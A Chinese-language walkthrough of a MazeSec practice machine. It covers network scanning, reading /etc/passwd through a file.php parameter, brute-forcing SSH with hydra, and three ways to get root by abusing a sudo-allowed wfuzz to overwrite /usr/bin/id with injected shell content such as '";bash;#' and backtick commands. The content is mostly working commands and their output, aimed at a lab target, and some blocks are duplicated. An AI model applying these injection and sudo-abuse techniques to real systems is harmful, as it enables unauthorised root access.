靶机信息

靶机名称：111
靶机作者：ll104567/群主
靶机类型：Linux
难度：baby-hard
来源：MazeSec/QQ内部群 660930334
官网：https://maze-sec.com/

> 这是一台伪装为 baby 难度的 hard 靶机，root shell 才是终点。

哈哈群主以我的 id 构建了一台群友 id 系列的靶机，酷！

存活主机发现与 ARP 扫描

使用 arp-scan 扫描内网存活主机：

```
┌──(npc㉿kali)-[~/test1]
└─$ sudo arp-scan -I eth2 192.168.6.0/24

192.168.6.215   08:00:27:5c:0a:80       PCS Systemtechnik GmbH
```

目标主机 IP：192.168.6.215

端口扫描

使用 nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~/test1]
└─$ nmap 192.168.6.215 -p- -sT -sV

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
53/tcp open  domain  (generic dns response: NOTIMP)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
```

发现开放了 22/ssh、53/dns、80/http 三个端口。

80 端口服务探测

访问 80 端口，发现是一个 rockyou 字典的介绍页

尝试 dirsearch 进行目录扫描


```
┌──(npc㉿kali)-[~/test1]
└─$ dirsearch -u http://192.168.6.215
[22:56:40] 200 -    0B  - /file.php
```

发现了一个 file.php 页面，页面大小为 0 字节

尝试使用 文件相关参数手动探测

在使用 `file.php?file=/etc/passwd` 时，发现页面返回了 /etc/passwd 的内容，说明存在任意文件读取漏洞，并且存在具有登录 shell 的用户 tao

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin tao:x:1000:1000:,,,:/home/tao:/bin/bash



爆破 SSH 登录

使用 hydra 爆破 ssh 登录，用户名使用 tao，密码使用 rockyou 字典，很快就拿到了 tao 用户的密码 rockyou

```
┌──(npc㉿kali)-[~/test1]
└─$ hydra -l tao -P /usr/share/wordlists/rockyou.txt -s 22 ssh://192.168.6.215 -t 4 -v -I -e nsr

[22][ssh] host: 192.168.6.215   login: tao   password: rockyou
```

```
┌──(npc㉿kali)-[~/test1]
└─$ hydra -l tao -P /usr/share/wordlists/rockyou.txt -s 22 ssh://192.168.6.215 -t 4 -v -I -e nsr
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-07 23:01:24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
[DATA] attacking ssh://192.168.6.215:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tao@192.168.6.215:22
[INFO] Successful, password authentication is supported by ssh://192.168.6.215:22
[22][ssh] host: 192.168.6.215   login: tao   password: rockyou
[STATUS] attack finished for 192.168.6.215 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-07 23:01:34
```

SSH 用户信息

tao:rockyou

读取 root flag

用户 tao 具有两条 sudo 权限：

```
tao@111:~$ sudo -l
Matching Defaults entries for tao on 111:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tao may run the following commands on 111:
    (ALL) NOPASSWD: /usr/bin/wfuzz
    (ALL) NOPASSWD: /usr/bin/id
```

```
tao@111:~$ sudo -l
Matching Defaults entries for tao on 111:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tao may run the following commands on 111:
    (ALL) NOPASSWD: /usr/bin/wfuzz
    (ALL) NOPASSWD: /usr/bin/id
tao@111:~$
```

先说简单的 root flag 读取方案

使用 sudo 执行 wfuzz 扫描一个 可控的 web 服务，把目标文件作为字典来扫描可控的 web 服务，从而读取目标文件内容

```
tao@111:~$ sudo wfuzz -w /root/root.txt -u http://192.168.6.101/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.6.101/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload

=====================================================================
```

```
000000001:   404        13 L     32 W       335 Ch      "flag{root-
9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

```
tao@111:~$ sudo wfuzz -w /root/root.txt -u http://192.168.6.101/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
ites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.6.101/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        13 L     32 W       335 Ch      "flag{root-9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

鸡系鸡系，下面才是精彩的提权部分

wfuzz 写入内容研究

wfuzz 的 `-h` 帮助信息靶机比较简练，使用 `--help` 查看完整帮助信息

```
Usage:  wfuzz [options] -z payload,params <url>

        FUZZ, ..., FUZnZ  wherever you put these keywords wfuzz will replace them with the values of the specified payload.
        FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for fi


Options:
        -h/--help               : This help
        --help                  : Advanced help
        --filter-help           : Filter language specification
        --version               : Wfuzz version details
        -e <type>               : List of available encoders/payloads/iterators/printers/scripts

        --recipe <filename>     : Reads options from a recipe. Repeat for various recipes.
        --dump-recipe <filename>: Prints current options as a recipe
        --oF <filename>         : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

        -c                      : Output with colors
        -v                      : Verbose information.
        -f filename,printer     : Store results in the output file using the specified printer (raw printer if omitted).
        -o printer              : Show results using the specified printer.
        --interact              : (beta) If selected,all key presses are captured. This allows you to interact with the program.
        --dry-run               : Print the results of applying the requests without actually making any HTTP request.
        --prev                  : Print the previous HTTP requests (only when using payloads generating fuzzresults)
        --efield <expr>         : Show the specified language expression together with the current payload. Repeat for various fields.
        --field <expr>          : Do not show the payload but only the specified language expression. Repeat for various fields.
```

重点在于 `-f` 参数，把扫描结果写入到输出文件里

下面以读取 root flag 时的 流程与日志作为展示

```
tao@111:~$ sudo wfuzz -w /root/root.txt -f 1.txt -u http://192.168.6.101/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
ites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.6.101/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   404        13 L     32 W       335 Ch      "flag{root-9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

这里便是写入的日志内容，重点放在这个日志内容上

```
tao@111:~$ cat 1.txt
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "flag{root-9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$
```

通过观察，可以发现两处可控点：

- 1、目标 URL
- 2、字典内容


```
tao@111:~$ cat 1.txt
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "flag{root-9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$
```


另外还有一种比较隐蔽的可控点，放最后讲，由此引出三种方案

方案一：111方案（换行符注入）

111方案：通过引号的闭合特性，即在命令行输入的引号不成对出现时直接回车，命令行会继续等待输入内容，直到闭合引号，因此可以在引号里构造出换行，从而向日志里写入可控内容

可行性测试：






```
tao@111:~$ sudo wfuzz -w /root/root.txt -f 1.txt -u 'http://192.168.6.101/FUZZ
> 1111
> '
Target: http://192.168.6.101/FUZZ
1111

tao@111:~$ cat 1.txt
Target: http://192.168.6.101/FUZZ
1111
```

成功写入了可控内容 1111，我们可以利用这个可控日志去覆写另一个 sudo 授权文件 `/usr/bin/id`

利用：

```
tao@111:~$ sudo wfuzz -w /root/root.txt -f /usr/bin/id -u
'http://192.168.6.101/FUZZ
bash
'
```

验证：

```
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
bash

Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================

Total time: 0
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
root@111:/home/tao#
```

```
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
bash


tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
root@111:/home/tao#
```

这里发生了什么细节？或者利用了什么特性？

- 这个 id 文件是可执行文件
- 当 sudo/ shell 尝试执行一个非 ELF 且无 shebang 的可执行文本文件时，底层 execve 返回 ENOEXEC，调用方通常会退回用 /bin/sh（或其指定的 shell）来解释执行该文件
- shell 环境执行命令 按行（句）解析，一行失败不会阻止后续行执行（除非启用了 set -e 等）

> 什么是 shebang 行？在可执行文件第一行以 `#!` 开头的行，后面跟着解释器路径，比如 `#!/bin/bash`，表示用 /bin/bash 来解释执行该脚本文件

因此 sudo 执行 /usr/bin/id 时，会由 /bin/sh（或 sudo 指定的 shell）按行解释该文本；执行到包含 bash 的那一行时，启动了一个 root 权限的 bash，从而获得 root shell

方案二：垃圾堆方案

垃圾堆方案：在脏数据里找到可控点，尝试闭合、破坏原有结构（引号）达到命令注入，或者在不能闭合破坏原有结构下，找到 shell 特性利用点如命令替换

这里又可以引出两种小方案：

- 命令替换利用（shell展开阶段）
- 双引号闭合利用（闭合原有结构）

命令替换利用（shell展开阶段）

利用 bash 执行一行命令前，shell 会先做各种展开，其中包括命令替换会被先执行，其输出再回填到该位置，属于展开阶段，执行发生在真正运行命令之前

> 在双引号 " 里，真正能“提前执行命令”的，本质上只有「命令替换」，如 `cmd` 或 `$(cmd)`

在 wfuzz 的输出文件中，对字典的内容添加了双引号

```
tao@111:~$ cat 1.txt
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "flag{root-9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$
```

我们可以通过指定字典来控制双引号里的内容

利用：

```
tao@111:~$ echo '`bash`' > bash.txt
tao@111:~$ cat bash.txt
`bash`
tao@111:~$ sudo wfuzz -w bash.txt -f /usr/bin/id -u http://192.168.6.101/FUZZ
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "`bash`"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

验证：

```
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "`bash`"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
/usr/bin/id: 3: /usr/bin/id: =====================================================================: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id: =====================================================================: not found
root@111:/home/tao#
```

这里发生了什么细节？或者利用了什么特性？

- 这个 id 文件是可执行文件
- 当 sudo/ shell 尝试执行一个非 ELF 且无 shebang 的可执行文本文件时，底层 execve 返回 ENOEXEC，调用方通常会退回用 /bin/sh（或其指定的 shell）来解释执行该文件。
- shell 环境执行命令 按行解析，shell 会先做各种展开，其中包括命令替换会被先执行，一行失败不会阻止后续行执行（除非启用了 set -e 等）

因此 sudo 执行 /usr/bin/id 时，会由 /bin/sh（或 sudo 指定的 shell）按行解释该文本；执行到包含 bash 的那一行时，启动了一个 root 权限的 bash，从而获得 root shell

双引号闭合利用（闭合原有结构）


这里的双引号也是可以闭合的

```
tao@111:~$ echo '";bash;#' > bash.txt
tao@111:~$ cat bash.txt
";bash;#
tao@111:~$ sudo wfuzz -w bash.txt -f /usr/bin/id -u http://192.168.6.101/FUZZ
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID     Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        """;bash;#"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

方案三：ta0方案（路径解析利用）

ta0 方案：如果一行的"命令"里，包含 `/`，shell 会把它当成一个路径去执行，只要该路径对应的文件存在且可执行，就会尝试运行它，可以在当前目录下（一个你可控的目录）构造出目录及可执行文件

同样以这个读取 root flag日志作为演示：



图中出现了两次 `/` 字符，分别是目标主机url `http://192.168.6.101/FUZZ` 和 `Requests/sec.: 0` 这一行

以利用 `Requests/sec.: 0` 这一行为演示：

shell 会把 `Requests/sec.:` 视为命令路径，把 `0` 作为参数传入。我们创建 `Requests/sec.:` 这个可执行文件，内容为 `bash` 就好了

```
tao@111:~$ mkdir -p Requests
tao@111:~$ echo 'bash' > Requests/'sec.:'
tao@111:~$ chmod +x Requests/sec.\:
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
```

```
ID     Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "flag{root-
9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id

root@111:/home/tao#
```

```
tao@111:~$ mkdir -p Requests
tao@111:~$ echo 'bash' > Requests/'sec.:'
tao@111:~$ chmod +x Requests/sec.\:
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID     Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "flag{root-9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
/usr/bin/id: 3: /usr/bin/id: =====================================================================: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id: =====================================================================: not found
/usr/bin/id: 6: /usr/bin/id: 00001:: not found
/usr/bin/id: 8: /usr/bin/id: Total: not found
/usr/bin/id: 9: /usr/bin/id: Processed: not found
/usr/bin/id: 10: /usr/bin/id: Filtered: not found
root@111:/home/tao#
```

同样可以利用 `http://192.168.6.101/FUZZ` 这个目标 Url，需要注意的是，这个 URL 前面有了脏数据，控制一下这个 URL ，前面构造一个分号，从而避开脏数据的影响：

```
tao@111:~$ mkdir -p http://192.168.6.101/
tao@111:~$ echo 'bash' > http://192.168.6.101/FUZZ
tao@111:~$ chmod +x http://192.168.6.101/FUZZ
tao@111:~$ sudo wfuzz -w bash.txt -f /usr/bin/id -u ';http://192.168.6.101/FUZZ'
tao@111:~$ cat /usr/bin/id
Target: http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID     Response   Lines      Word         Chars          Request
=====================================================================
00001:  C=404     13 L        32 W          335 Ch        "flag{root-
9bbd7af2a042a901b92dc203b3896621}"

Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id

root@111:/home/tao#
```

```
tao@111:~$ mkdir -p http://192.168.6.101/
tao@111:~$ echo 'bash' > http://192.168.6.101/FUZZ
tao@111:~$ chmod +x http://192.168.6.101/FUZZ
tao@111:~$ sudo wfuzz -w bash.txt -f /usr/bin/id -u ';http://192.168.6.101/FUZZ'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly w
ites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://;http://192.168.6.101/FUZZ
Total requests: 1

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================


Total time: 0
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 0

 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:78: UserWarning:Fatal exception: Pycurl error 6: Could not resolve host: ;http
tao@111:~$ cat /usr/bin/id
Target: http://;http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================
```

```
tao@111:~$ cat /usr/bin/id
Target: http://;http://192.168.6.101/FUZZ
Total requests: 1
=====================================================================
ID    Response   Lines      Word         Chars          Request
=====================================================================

Total time: 0
Processed Requests: 0
Filtered Requests: 0
Requests/sec.: 0
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
root@111:/home/tao#
```